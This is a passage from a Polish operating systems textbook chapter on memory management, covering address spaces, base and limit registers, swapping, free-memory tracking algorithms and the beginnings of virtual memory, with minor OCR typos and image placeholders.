Jak powiedzieliśmy w rozdziale 1., w świecie komputerów historia lubi się powtarzać. O ile bezpośrednie adresowanie fizycznej pamięci jest odległą przeszłością w komputerach mainframe, minikomputerach, komputerach biurkowych i notebookach, o tyle brak abstrakcji pamięci w dalszym ciągu okazuje się powszechny w systemach wbudowanych oraz na kartach chipowych. Takie urządzenia jak odbiorniki radiowe, pralki czy kuchenki mikrofalowe są obecnie wypełnione oprogramowaniem (w pamięci ROM). W większości przypadków to oprogramowanie adre-

suje pamięć w sposób bezwzględny. Mechanizm ten działa dlatego, że programy są znane z góry, a użytkownicy nie mają możliwości uruchamiania własnego oprogramowania na swoich tosterach.

O ile wysokiej klasy systemy wbudowane (np. telefony komórkowe) korzystają z rozbudowanych systemów operacyjnych, o tyle prostsze systemy są ich pozbawione. W niektórych przypadkach istnieje system operacyjny, ale jest to jedynie biblioteka powiązana z aplikacją, która dostarcza wywołań systemowych do realizowania operacji wejścia-wyjścia oraz innych popularnych zadań. Przykładem popularnego systemu operacyjnego działającego w formie biblioteki jest system *e-cos*.

3.2. ABSTRAKCJA PAMIĘCI: PRZESTRZENIE ADRESOWE

Tak czy owak, udostępnianie procesom pamięci fizycznej ma kilka istotnych wad. Po pierwsze, jeśli program użytkownika może zaadresować każdy bajt pamięci, może także z łatwością uszkodzić system operacyjny. Zrobi to celowo lub przypadkowo i w efekcie doprowadzi system do zawieszenia (chyba że istnieje specjalny sprzęt — np. mechanizm blokad i kluczy z systemu IBM 360). Problem ten istnieje nawet wtedy, gdy działa tylko jeden program użytkownika (jedna aplikacja). Po drugie w przypadku zastosowania tego modelu uruchomienie kilku programów na raz (działających na przemian, jeśli jest tylko jeden procesor) jest trudne. W komputerach osobistych sytuacja, w której jest otwartych kilka programów jednocześnie, występuje powszechnie (np. edytor tekstu, klient e-mail i przeglądarka WWW), przy czym jeden nich jest aktywny w danym momencie, a inne można reaktywować po kliknięciu myszą. Ponieważ taka sytuacja jest trudna do osiągnięcia, gdy nie istnieje abstrakcja pamięci fizycznej, trzeba było jakoś zaradzić temu problemowi.

3.2.1. Pojęcie przestrzeni adresowej

Aby umożliwić wielu aplikacjom przebywanie w pamięci w tym samym czasie w taki sposób, by wzajemnie sobie nie przeszkadzały, trzeba rozwiązać dwa problemy: ochrony i relokacji. Z prymitywnym rozwiązaniem problemu ochrony stosowanym w komputerze IBM 360 zetknęliśmy się już wcześniej. Przypomnijmy: wszystkie komórki pamięci były oznaczone kluczem zabezpieczającym; dla każdego słowa pobranego z pamięci klucz uruchamiającego procesu był porównywany z kluczem słowa pamięci. Ten sposób sam w sobie nie rozwiązywał jednak problemu relokacji. Choć można było realizować relokację programów podczas ładowania, było to rozwiązanie wolne i skomplikowane.

Lepszą metodą jest opracowanie nowej abstrakcji pamięci: przestrzeni adresowej. Jak koncepcja procesów tworzy rodzaj abstrakcyjnego procesora pozwalającego na uruchamianie programów, tak przestrzeń adresowa tworzy rodzaj abstrakcyjnej pamięci, w której działają programy. *Przestrzeń adresowa* to zbiór adresów, które proces może wykorzystać do zaadresowania pamięci. Każdy proces ma swoją własną przestrzeń adresową, która jest niezależna od przestrzeni adresowych należących do innych procesów (poza pewnymi specjalnymi okolicznościami, kiedy procesy chcą współdzielić swoje przestrzenie adresowe).

Pojęcie przestrzeni adresowej jest bardzo ogólne i występuje w wielu kontekstach. Dla przykładu weźmy pod uwagę numery telefonów. W Polsce oraz w wielu innych krajach lokalny numer telefonu zazwyczaj składa się z siedmiu cyfr. W związku z tym przestrzeń adresowa dla numerów telefonicznych biegnie od 0 000 000 do 9 999 999. Niektóre numery telefonów, np. takie, które rozpoczynają się od 000, nie są używane. Wraz z rozwojem telefonów komórkowych,

modemów i faksów przestrzeń ta staje się zbyt mała. Powstaje zatem konieczność zastosowania większej liczby cyfr. Przestrzeń adresowa dla portów wejścia-wyjścia w komputerach Pentium biegnie od 0 do 16383. Adresy IPv4 są liczbami 32-bitowymi. Dlatego ich przestrzeń adresowa biegnie od 0 do $2^{32} - 1$ (tak jak poprzednio, niektóre adresy są zarezerwowane).

Przestrzenie adresowe nie muszą być liczbami. Zbiór domen internetowych *.com* to także przestrzeń adresowa. Zawiera ona wszystkie ciągi znaków o długości od 2 do 63, jakie można utworzyć z liter, cyfr i myślników, zakończone ciągiem *.com*. W tym momencie Czytelnik powinien zrozumieć ideę. Jest ona dosyć prosta.

Trochę trudniejsze okazuje się przydzielenie każdemu programowi własnej przestrzeni adresowej, tak aby adres 28 w jednym programie oznaczał inną lokalizację fizyczną niż adres 28 w innym programie. Poniżej omówimy prosty sposób rozwiązania tego problemu. Dawniej był on używany powszechnie, ale zaprzestano tego z powodu zastosowania bardziej złożonych (i lepszych) mechanizmów w nowoczesnych układach procesorów.

Rejestry bazy i limitu

We wspomnianym prostym rozwiązaniu wykorzystuje się bardzo prostą wersję *dynamicznej relokacji*. Jej działanie polega na zmapowaniu przestrzeni adresowej każdego procesu na różne części pamięci fizycznej. Klasyczne rozwiązanie, które wykorzystywano, począwszy od maszyny CDC 6600 (pierwszy na świecie superkomputer), a skończywszy na procesorze Intel 8088 (serce oryginalnego komputera IBM PC), polegało na wyposażeniu każdego procesora CPU w dwa specjalne rejesty sprzątowe, zwykle nazywane rejestrami *bazowym* i *limitu*. Jeśli wykorzystuje się rejesty bazowy i limitu, programy są ładowane do kolejnych lokalizacji w pamięci, o ile jest w niej miejsce, a podczas ładowania nie jest wykonywana relokacja — patrz rysunek 3.2 (c). Kiedy proces się uruchamia, rejestr bazowy jest ładowany wartością adresu początku programu w pamięci fizycznej, natomiast rejestr limitu jest ładowany wartością rozmiaru programu. W sytuacji z rysunku 3.2(c) wartościami rejestrów adresu bazowego i limitu, które będą załadowane do rejestrów sprzątowych przy pierwszym uruchomieniu programu, są odpowiednio 0 i 16384. Wartości użyte w przypadku uruchomienia drugiego programu to odpowiednio 16384 i 16384. Gdyby trzeci program o rozmiarze 16 kB został załadowany bezpośrednio nad drugim i uruchomiony, rejesty adresu bazowego i limitu miałyby wartości 32768 i 16384.

Za każdym razem, kiedy proces odwołuje się do pamięci — w celu pobrania instrukcji albo odczytania czy zapisania słowa danych — sprzęt procesora, zanim wyśle adres na szynę pamięci, automatycznie dodaje wartość bazową do adresu wygenerowanego przez proces. Jednocześnie sprawdza, czy oferowany adres jest równy lub większy od wartości w rejestrze limitu. Jeśli tak, generowany jest błąd, a operacja dostępu jest przerywana. Tak więc w przypadku pierwszej instrukcji drugiego programu z rysunku 3.2(c) proces uruchomi instrukcję:


JMP 28

ale sprzęt zinterpretuje ją tak, jakby była to instrukcja

JMP 16412

zatem wskaże na instrukcję CMP zgodnie z oczekiwaniemi. Ustawienia rejestrów bazowego i limitu podczas wykonywania drugiego programu z rysunku 3.2(c) pokazano na rysunku 3.3.

Wykorzystanie rejestrów bazowego i limitu jest łatwym sposobem przydzielenia każdemu procesowi własnej, prywatnej przestrzeni adresowej. W ten sposób, przed przesłaniem do pamięci każdego adresu, automatycznie uwzględniane jest dodanie wartości rejestrów bazowego. W wielu



(c)

Rysunek 3.3. Rejestry bazowy i limitu można wykorzystać w celu przydzielenia każdemu procesowi osobnej przestrzeni adresowej

implementacjach rejesty bazowy i limitu są zabezpieczone w taki sposób, że tylko system operacyjny może je modyfikować. Tak było w przypadku procesora CDC 6600, ale nie w przypadku układu Intel 8088, który nie miał nawet rejestrów limitu. Miał jednak kilka rejestrów bazowych, co pozwalało na niezależną relokację tekstu programu i jego danych. Nie posiadał jednak zabezpieczeń przed odwołaniami do pamięci wykraczającymi poza dozwolony zakres.

Wadą relokacji z wykorzystaniem rejestrów bazowego i limitu jest konieczność wykonywania dodawania i porównania przy każdym odwołaniu do pamięci. Porównania są wykonywane szybko, ale dodawanie okazuje się wolne z powodu propagacji przeniesienia, o ile procesor nie jest wyposażony w specjalny sprzęt sumujący.


3.2.2. Wymiana pamięci

Jeśli fizyczna pamięć komputera jest na tyle rozbudowana, aby pomieścić wszystkie procesy, mechanizmy opisane do tej pory będą działać mniej lub bardziej sprawnie. W praktyce jednak całkowita ilość pamięci RAM wymagana przez wszystkie procesy często znacznie przekracza rozmiary pamięci fizycznej. W typowym komputerze z systemem Windows, OS X lub Linux podczas rozruchu komputera uruchamia się od 50 do 100 procesów. Aplikacja windowsowa np. podczas instalacji często wydaje polecenie uruchomienia przy kolejnym starcie systemu procesu sprawdzającego dostępność aktualizacji aplikacji. Taki proces z powodzeniem może zajmować 5 – 10 MB pamięci. Inne procesy drugoplanowe mogą sprawdzać przychodząą pocztę, nadchodzące połączenia sieciowe oraz wykonywać wiele innych operacji. Wszystko to się odbywa, zanim jeszcze zostanie uruchomiony pierwszy program użytkownika. Poważne współczesne aplikacje użytkowe, takie jak Photoshop, często zużywają 500 MB pamięci na samo uruchomienie i wiele gigabajtów do tego, by zacząć przetwarzanie danych. W konsekwencji utrzymywanie wszystkich

procesów w pamięci przez cały czas wymaga olbrzymich ilości pamięci i nie może być zrealizowane, jeśli rozmiar pamięci na to nie pozwala.

Przez lata opracowywano dwa ogólne rozwiązania problemu przeładowania pamięci. Najprostsza strategia, zwana *wymianą* (ang. *swapping*), polega na załadowaniu określonego procesu w całości, uruchomieniu go przez pewien czas, a następnie umieszczeniu z powrotem na dysku. Bezzasadne procesy zwykle są zapisane na dysku, zatem wtedy, gdy nie działają, w ogóle nie zajmują pamięci (choć niektóre z nich okresowo się budzą w celu wykonania swojej pracy, a następnie ponownie przechodzą w stan uśpienia). Inna strategia, zwana *pamięcią wirtualną*, umożliwia programom działanie nawet wtedy, gdy częściowo są zapisane w pamięci głównej. Poniżej przestudiujemy mechanizmy wymiany, natomiast w następnym podrozdziale omówimy pamięć wirtualną.

Działanie systemu wymiany zilustrowano na rysunku 3.4. Początkowo w pamięci jest tylko proces A. Następnie zostają utworzone (tzn. załadowane z dysku) procesy B i C. Na rysunku 3.4(d) pokazano sytuację, w której proces A został ponownie zapisany na dysk. Następnie ładowany jest proces D, a proces B wędruje na dysk. Na koniec ponownie jest ładowany proces A. Ponieważ proces A znajduje się teraz w innej lokalizacji, adresy w nim zapisane muszą być relokowane — albo przez oprogramowanie w czasie ładowania do pamięci, albo (co bardziej prawdopodobne) przez sprzęt, podczas działania programu. W tym przypadku można z powodzeniem wykorzystać rejestr bazowy i limitu.



Rysunek 3.4. Alokacja pamięci zmienia się, w miarę jak procesy wchodzą do pamięci i ją opuszczają. Regiony zacieniowane oznaczają nieużywaną pamięć


Kiedy w wyniku wymiany w pamięci tworzą się duże luki, można je scalić w jeden ciągły blok poprzez przeniesienie wszystkich procesów tak daleko w dół, jak się da. Proces ten nazywa się *kompaktowaniem pamięci* (ang. *memory compaction*). Zwykle się tego nie robi, ponieważ operacja ta wymaga dużo czasu procesora. I tak na maszynie z pamięcią główną o rozmiarze 1 GB, która potrafi skopiować 4 bajty w ciągu 20 ns, kompaktowanie całej pamięci zajmuje 5 s.

Warto zwrócić uwagę na to, ile pamięci należy przydzielić procesowi podczas jego tworzenia lub wymiany z dyskiem. Jeśli są tworzone procesy o stałym rozmiarze, który się nigdy nie zmienia, alokacja jest prosta: system operacyjny alokuje dokładnie tyle pamięci, ile potrzeba — ani więcej, ani mniej.

Jeśli jednak segmenty danych procesów mogą się rozrastać — np. poprzez dynamiczną alokację pamięci ze sterty, co jest możliwe w wielu językach programowania, przy każdej pró-

bie wzrostu rozmiaru procesu występuje problem. Jeżeli z procesem sąsiaduje blok wolnej pamięci, można go zaalokować i proces może się rozrosnąć oraz zająć ten blok. Jeżeli natomiast proces sąsiaduje z innym procesem, rozrastający się proces będzie musiał być przeniesiony do bloku wolnej pamięci o odpowiednim rozmiarze albo kilka procesów (lub jeden) będzie musiało zostać wymienionych z dyskiem, tak aby powstał wystarczająco duży blok wolnej pamięci. Jeżeli proces nie będzie miał możliwości zwiększenia swojego rozmiaru w pamięci, a obszar wymiany na dysku jest zapelny, proces będzie musiał być zawieszony do czasu zwolnienia miejsca (lub może być zniszczony).

Jeśli spodziewamy się, że większość procesów będzie się rozrastała podczas swojego działania, warto zaalokować nieco więcej pamięci w czasie wymiany procesu z dyskiem lub jego przenoszenia. Dzięki temu możliwe stanie się zmniejszenie kosztów związanych z przenoszeniem lub wymianą procesów niemieszczących się w bloku pamięci, która została dla nich zaalokowana. Podczas wymiany procesów na dysk należy pamiętać, że wymiana powinna podlegać tylko pamięć faktycznie używana. Wymiana przy okazji dodatkowej pamięci jest marnotrawstwem. Na rysunku 3.5(a) można zobaczyć konfigurację pamięci, w której dla dwóch procesów uwzględniono miejsce na rozrost.



Rysunek 3.5. (a) Alokacja miejsca dla rozrastającego się segmentu danych; (b) alokacja miejsca dla rosnącego stosu oraz rosnącego segmentu danych


Jeśli procesy mogą mieć dwa rozrastające się segmenty — np. segment danych używany jako sterta dla zmiennych alokowanych i zwalnianych dynamicznie oraz segment stosu dla zwykłych zmiennych lokalnych i adresów powrotu — to alternatywny układ sam się sugeruje; pokazano go na rysunku 3.5(b). Na tym rysunku widzimy, że każdy proces występujący na ilustracji ma na początku zaalokowanej pamięci stos, który wzrasta w dół, oraz segment danych, bezpośrednio poniżej tekstu programu, wzrastający w górę. Pamięć występująca pomiędzy nimi może być używana przez dowolny segment. Jeżeli jej zabraknie, proces będzie musiał być przeniesiony do wolnego bloku o wystarczająco dużym rozmiarze, wymieniony z dyskiem do czasu, kiedy będzie można utworzyć odpowiednio duży blok, lub zniszczony.

3.2.3. Zarządzanie wolną pamięcią

Kiedy pamięć jest przydzielana dynamicznie, system operacyjny musi nią zarządzać. Ogólnie rzecz biorąc, są dwa sposoby śledzenia wykorzystania pamięci: mapy bitowe i listy wolnych bloków. Modele te opiszymy w kolejnych dwóch podpunktach. W rozdziale 10. przyjrzymy się bardziej szczegółowo pewnym specyficznych alokatorom pamięci używanym w systemie Linux (np. alokatorom *bliźniaków* (ang. *buddy*) i *płytowemu* (ang. *slab*)).

Zarządzanie pamięcią za pomocą map bitowych

W przypadku zastosowania map bitowych pamięć jest podzielona na jednostki alokacji o rozmiarze od kilku słów do kilku kilobajtów. Każdej jednostce alokacji odpowiada bit na mapie bitowej. Ten bit ma wartość 0, jeśli jednostka alokacji jest wolna, i 1, gdy jest zajęta (lub odwrotnie). Fragment pamięci i odpowiadającą mu mapę bitową przedstawiono na rysunku 3.6.



Rysunek 3.6. (a) Fragment pamięci z pięcioma procesami i trzema blokami wolnymi; kreski pokazują jednostki alokacji pamięci; regiony zacienione (w mapie bitowej 0) są wolne; (b) mapa bitowa odpowiadająca pamięci; (c) te same informacje w postaci listy


Rozmiar jednostki alokacji jest ważnym problemem projektowym. Im mniejszy rozmiar jednostki alokacji, tym większa mapa bitowa. Jednak nawet przy jednostce alokacji o rozmiarze zaledwie 4 bajtów 32 bitom pamięci będzie odpowiadała tylko 1 bit mapy. Pamięć o rozmiarze 32n bitów wykorzystuje n bitów mapy, zatem mapa bitowa zajmie tylko $\frac{1}{32}n$ rozmiaru pamięci. W przypadku wyboru jednostki alokacji o dużym rozmiarze mapa bitowa będzie mniejsza, ale spora część pamięci może być zmarnowana w ostatniej jednostce alokacji procesu, gdy rozmiar procesu nie jest dokładną wielokrotnością jednostki alokacji.

Mapy bitowe zapewniają prosty sposób śledzenia słów w pamięci o stałym rozmiarze, ponieważ rozmiar mapy bitowej zależy tylko od rozmiaru pamięci oraz rozmiaru jednostki alokacji. Najważniejszy problem polega na tym, że w przypadku podjęcia decyzji o załadowaniu procesu składającego się z k jednostek menedżer pamięci musi przeszukać mapę bitową w celu znalezienia k kolejnych bitów o wartości 0. Przeszukiwanie mapy bitowej w celu znalezienia wymaganego ciągu jest powolną operacją (ponieważ ciąg może przekraczać granice słów w mapie). Jest to argument przeciwko mapom bitowym.

Zarządzanie pamięcią za pomocą list jednokierunkowych

Innym sposobem śledzenia pamięci jest utrzymywanie list jednokierunkowych dla zaalokowanych i wolnych segmentów pamięci, przy czym segment albo zawiera proces, albo jest pustym miejscem pomiędzy dwoma procesami. Na rysunku 3.6(c) zamieszczono reprezentację pamięci z rysunku 3.6(a) w postaci jednokierunkowej listy segmentów. Każda pozycja na liście określa wolne miejsce (W) lub proces (P), adres, od którego zaczyna się blok, jego rozmiar oraz wskaźnik na następną pozycję.

W pokazanym przykładzie lista segmentów została posortowana według adresu. Sortowanie w taki sposób ma tę zaletę, że w przypadku gdy proces się zakończy lub zostanie wymieniony z dyskiem, aktualizacja listy jest oczywista. Proces końcowy standardowo ma dwóch sąsiadów (poza sytuacjami, w których znajduje się na samym początku lub na końcu pamięci). Mogą to być procesy lub bloki wolne. W związku z tym możliwe są cztery kombinacje, które pokazano na rysunku 3.7. W sytuacji z rysunku 3.7(a) aktualizacja listy wymaga zastąpienia procesu P wolnym blokiem W . Na rysunkach 3.7(b) i 3.7(c) dwie pozycje ulegają scaleniu w jedną, a lista skracia się o jedną pozycję. Na rysunku 3.7(d) trzy pozycje ulegają scaleniu, a dwie pozycje są usuwane z listy.



Rysunek 3.7. Cztery kombinacje sąsiadów dla kończącego się procesu X

Ponieważ miejsce w tabeli procesów dla procesu końcowego będzie standardowo wskazywało na pozycję na liście odpowiadającą samemu procesowi, wygodniej jest posługiwać się listą dwukierunkową niż jednokierunkową, tak jak na rysunku 3.6(c). Taka struktura umożliwia łatwiejsze znalezienie poprzedniej pozycji i sprawdzenie, czy jest możliwe scalenie.

Kiedy procesy i bloki wolne są umieszczone na liście posortowanej według adresu, można wykorzystać kilka algorytmów w celu alokacji pamięci dla utworzonego procesu (lub wymiany istniejącego procesu z dyskiem). Zakładamy, że menedżer pamięci wie, ile pamięci należy zaalokować. Najprostszy algorytm to *pierwszy pasujący* (ang. *first fit*). Menedżer pamięci skanuje listę segmentów tak długo, aż znajdzie wolny blok o odpowiedniej wielkości. Ten blok jest następnie dzielony na dwie części — jedna zostaje przeznaczona na proces, natomiast druga na nieużywaną pamięć, chyba że wystąpi mało prawdopodobny przypadek, w którym wolny blok będzie dokładnie odpowiadał rozmiarowi procesu. Algorytm „pierwszy pasujący” jest szybki, ponieważ operacje wyszukiwania są w nim ograniczone do minimum.

Odmianą tego algorytmu jest algorytm *następny pasujący* (ang. *next fit*). Algorytm ten działa w taki sam sposób, jak „pierwszy pasujący”, poza tym, że zapamiętuje miejsce, w którym został znaleziony wolny blok o odpowiedniej wielkości. Kiedy algorytm zostanie wywołany następnym razem w celu znalezienia wolnego bloku, rozpoczyna wyszukiwanie od miejsca, w którym zakończył szukanie ostatnim razem, a nie zawsze od początku, jak w przypadku algorytmu „pierwszy pasujący”. Symulacje przeprowadzone przez Baysa (1977) pokazały, że algorytm „następny pasający” gwarantuje nieco gorszą wydajność niż „pierwszy pasający”.

Innym powszechnie znanym i często wykorzystywanym algorytmem jest *najlepszy pasujący*. Algorytm ten polega na przeszukaniu całej listy od początku do końca i wybraniu najmniejszego wolnego bloku, który umożliwia zmieszczenie procesu.

Zamiast dzielenia dużego wolnego bloku, który może być potrzebny później, w algorytmie „najlepszy pasujący” wyszukiwany jest wolny blok, który najbardziej odpowiada potrzebnemu rozmiarowi.

Jako przykład stosowania algorytmów „pierwszy pasujący” i „ostatni pasujący” jeszcze raz przeanalizujmy rysunek 3.6. Jeśli jest potrzebny blok o rozmiarze 2, to przy zastosowaniu algorytmu „pierwszy pasujący” będzie zaalokowany wolny blok pod adresem 5, natomiast przy zastosowaniu algorytmu „najlepszy pasujący” będzie zaalokowany blok pod adresem 18.

Algorytm „najlepszy pasujący” jest wolniejszy niż „pierwszy pasujący”, ponieważ przy każdym wywołaniu musi być przeszukana cała lista. W pewnym sensie zaskakujące jest to, że zastosowanie tego algorytmu skutkuje również większym marnotrawstwem pamięci niż w przypadku algorytmów „pierwszy pasujący” lub „następny pasujący”, ponieważ wtedy pamięć wypełnia się nieprzydatnymi do niczego wolnymi blokami o niewielkich rozmiarach. Stosowanie algorytmu „pierwszy pasujący” powoduje generowanie wolnych bloków o przeciętnie większych rozmiarach.

Aby obejść problem dzielenia niemal dokładnie dopasowanego bloku na proces i niewielki wolny blok, można by wymyślić algorytm *najgorszy pasujący* — tzn. zawsze wybierać największy możliwy wolny blok. Dzięki temu powstały wolny blok ma szansę być na tyle duży, aby był użyteczny. Symulacje pokazały jednak, że algorytm „najgorszy pasujący” również nie jest dobrym pomysłem.

Wszystkie cztery algorytmy można przyspieszyć poprzez utrzymywanie osobnych list dla procesów i bloków wolnych. W ten sposób cała energia może być skupiona na przeszukiwaniu listy wolnych bloków, a nie tych, które są zajęte przez procesy. Ceną, jaką trzeba zapłacić za to przyspieszenie alokacji, jest dodatkowa złożoność i spowolnienie podczas zwalniania pamięci, ponieważ zwolniony segment trzeba usunąć z listy procesów i umieścić na liście wolnych bloków.

W przypadku gdy dla procesów i bloków wolnych są utrzymywane osobne listy, listę bloków wolnych można posortować według rozmiaru. Dzięki temu algorytm „najlepszy pasujący” może działać szybciej. Podczas przeszukiwania listy wolnych bloków posortowanych od najmniejszego do największego z wykorzystaniem algorytmu „najlepszy pasujący”, po znalezieniu pasującego wolnego bloku od razu wiadomo, że blok ten jest najmniejszym pasującym blokiem, który pozwala na załadowanie procesu, a zatem jest to „najlepszy pasujący blok”. Dalsze wyszukiwanie (wykonywane w trakcie stosowania listy jednokierunkowej) nie jest więc potrzebne. W przypadku listy wolnych bloków posortowanej według rozmiaru algorytmy „pierwszy pasujący” i „najlepszy pasujący” są jednakowo szybkie, a stosowanie algorytmu „następny pasujący” nie ma sensu.

W przypadku gdy wolne bloki i procesy są zapisane na oddzielnych listach, możliwa jest niewielka optymalizacja. Zamiast utrzymywania oddzielnego zbioru struktur danych do przechowywania listy wolnych bloków, tak jak na rysunku 3.6 (c), informacje mogą być zapisane w wolnych blokach. Pierwsze słowo każdego bloku wolnego może zawierać rozmiar bloku, natomiast drugie słowo — wskaźnik do następnej pozycji. Węzły listy z rysunku 3.6(c), które wymagają trzech słów i jednego bitu (*P/W*), nie są już potrzebne.

Jeszcze inny algorytm alokacji to *szybkie dopasowanie* (ang. *quick fit*), w którym utrzymywane są oddzielne listy dla częściej wykorzystywanych rozmiarów bloków. Może on np. wykorzystywać tabelę zawierającą *n* pozycji, w której pierwsza pozycja jest wskaźnikiem na początek listy 4-kilobajtowych bloków, druga pozycja jest wskaźnikiem na listę 8-kilobajtowych bloków, trzecia pozycja jest wskaźnikiem do listy 12-kilobajtowych bloków itd. Bloki wolne o rozmiarze np. 21 kB mogłyby być umieszczone na liście bloków o rozmiarze 20 kB lub na specjalnej liście bloków o nietypowych rozmiarach.

W przypadku zastosowania algorytmu szybkiego dopasowania znalezienie wolnego bloku o pożądanym rozmiarze jest bardzo szybkie. Ma jednak takie same wady jak wszystkie mechanizmy, które sortują bloki według ich rozmiaru. Jeśli zatem proces zakończy działanie lub zostanie przeniesiony do pliku wymiany na dysk, to znalezienie sąsiadów w celu sprawdzenia, czy jest możliwe scalenie, okazuje się kosztowne. Jeśli scalenie nie zostanie wykonane, pamięć ulegnie szybkiej fragmentacji na wiele bloków wolnych o małych rozmiarach, w których procesy nie będą się mogły zmieścić.

3.3. PAMIĘĆ WIRTUALNA

Chociaż można wykorzystać rejestyry bazowy i limitu do stworzenia abstrakcji przestrzeni adresowych, jest inny problem, który trzeba rozwiązać: zarządzanie programami o olbrzymich rozmiarach (ang. *bloatware*). Rozmiary pamięci rosną bardzo szybko, ale rozmiary programów powiększają się znacznie szybciej. W latach osiemdziesiątych na wielu uniwersytetach działały systemy z podziałem czasu, gdzie dziesiątki (mniej lub bardziej zadowolonych) użytkowników pracowało jednocześnie na komputerze VAX wyposażonym w pamięć 4 MB. Obecnie firma Microsoft zaleca co najmniej 2 GB pamięci dla 64-bitowej wersji systemu Windows 8. Z powodu tendencji do korzystania z multimedialnych wymagania względem pamięci stają się jeszcze większe.

W konsekwencji tego rozwoju istnieje potrzeba uruchamiania programów, które są zbyt duże, by mogły się zmieścić w pamięci. Z całą pewnością występuje również potrzeba istnienia systemów zdolnych do uruchamiania wielu programów jednocześnie, gdzie pojedyncze programy co prawda mieszczą się w pamięci, ale razem przekraczają jej objętość. Wymiana z dyskiem nie jest atrakcyjną opcją, ponieważ typowy dysk SATA osiąga szybkość transferu co najwyżej kilkuset megabajtów na sekundę. Oznacza to, że przeniesienie na dysk programu o rozmiarze 1 GB zajmuje co najmniej 10 s, a kolejne 10 s zajmuje wczytanie z dysku do pamięci innego programu o rozmiarze 1 GB.

Problem programów o rozmiarach przekraczających objętość pamięci istnieje od początku historii komputerów, choć w przeszłości istniał on głównie w wybranych obszarach, takich jak obliczenia naukowe i inżynierijne (symulacja powstania wszechświata lub nawet symulacja działania nowego samolotu zajmuje dużo pamięci). W latach sześćdziesiątych przyjęto rozwiązywanie problemu polegające na podzieleniu programów na niewielkie fragmenty zwane *nakładkami*. W momencie uruchamiania programu do pamięci był ładowany tylko menedżer nakładek, który natychmiast ładował się do pamięci i uruchamiał nakładkę 0. Po wykonaniu nakładki 0 menedżer nakładek otrzymywał polecenie załadowania nakładki 1, powyżej nakładki 0 (jeśli było miejsce w pamięci) lub zamiast nakładki 0 (jeśli nie było miejsca). Niektóre systemy nakładek były bardzo złożone — pozwalały na jednocośne istnienie w pamięci wielu nakładek. Nakładki były przechowywane na dysku i przenoszone do i z pamięci za pomocą menedżera nakładek.

Chociaż właściwą pracę związaną z przenoszeniem nakładek do i z pamięci wykonywał system operacyjny, zadanie podzielenia programu na fragmenty musiało być wykonane ręcznie, przez programistę. Dzielenie dużych programów na małe, modularne fragmenty było czasochłonne, nudne i stwarzało ryzyko popełnienia licznych błędów. Niewielu programistów dobrze radziło sobie z tym problemem. Nie minęło zbyt wiele czasu, zanim ktoś wymyślił sposób przekazania całego zadania komputerowi.

Metodę, opracowaną przez [Fotheringham, 1961], określono terminem *pamięci wirtualnej*. Podstawowa idea pamięci wirtualnej polega na przydzieleniu każdemu programowi oddzielnej przestrzeni adresowej, podzielonej na fragmenty zwane *stronami*. Każda strona zawiera ciągi

